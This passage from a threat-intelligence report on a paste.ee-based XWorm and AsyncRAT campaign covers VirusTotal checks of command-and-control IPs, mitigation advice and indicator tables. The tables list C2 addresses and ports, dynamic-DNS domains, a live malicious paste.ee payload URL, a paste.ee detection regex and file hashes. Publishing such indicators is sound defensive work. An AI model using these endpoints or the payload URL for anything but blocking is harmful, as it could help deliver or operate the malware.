


Fig 10: VirusTotal XWorm C2 Community Comment

We will also scan 66.63.187.232 with VirusTotal. From the community, we see comments that confirm that this IP address is related to XWorm C2.




Fig 11: VirusTotal XWorm C2 Community Comments

After checking the community for this IP 196.251.118.41 we can see that this is related to AsyncRAT.




Fig 12: VirusTotal AsyncRAT C2 Community Information

When checking 66.63.187.154, we couldn't find any attributed information related to it, but when we went back to check information from our project, we found that this is also related to the AsyncRAT variant or itself.




Fig 13: Open Ports Related to 66.63.187.154

Summary

This campaign shows how attackers are evolving their methods to better hide their tracks. They're using paste.ee, a legitimate website where people share text snippets, as their starting point to spread dangerous malware.

What caught our attention was the sneaky way they hide their code using weird Unicode characters that most people wouldn't recognize as suspicious.

Recommended Mitigation Strategies

To protect yourself from these sneaky attacks, block all identified domains and suspicious paste.ee URLs mentioned in the report. Specifically weird paste.ee links that follow a specific pattern like https://paste.ee/d/something/0

Keep an eye out for weird connections to unusual ports like 6606 or 7707, which are where the attackers control their malware from.

Ensure your security software is up to date and can detect unusual behavior, not just known viruses. Be extra careful with emails containing links to paste services, and watch out for messy or highly obfuscated JavaScript can indicate an attempt to hide downloader logic or embedded payloads.

If you're responsible for security at your organization, regularly check your systems for these warning signs and suspicious activities that might indicate you've been targeted.

XWorm and AsyncRat Indicators of Compromise (IOCs)

IP addresses and Domain Names

45.145.43.244	abuwire123[.]ddns[.]net	dataforest GmbH (ASN: AS58212)	Frankfurt, Germany
66.63.187.154	Not Available	QuadraNet Enterprises LLC	United States
66.63.187.232	abuwire123h[.]ddns[.]net abuwire123[.]duckdns[.]org	QuadraNet Enterprises LLC	United States
196.251.118.41	Not Available	Not Available	Not Available
23.186.113.60	paste.ee	Not Available	Not Available

IP Addresses and C2 Ports

45.145.43.244	6606	XWorm C2	AsyncRAT	February 24, 2025
66.63.187.154	6606	AsyncRAT C2	AsyncRAT	February 2025
66.63.187.232	8808	XWorm C2	AsyncRAT	February 2025
196.251.118.41	8808	AsyncRAT C2	AsyncRAT	February 2025

Malicious URLs and Patterns

https://paste.ee/d/s1uVin8i/0	Malicious code hosting	Payload hosting

https://paste.ee/[a-z]/[A-Za-z0-9]+/0	Generic paste.ee pattern	IOC Pattern

File hashes

Javascript	bd4952489685f6a76fe36fc220821515
xworm	6e976623d02e20d1b83e89fecd31215b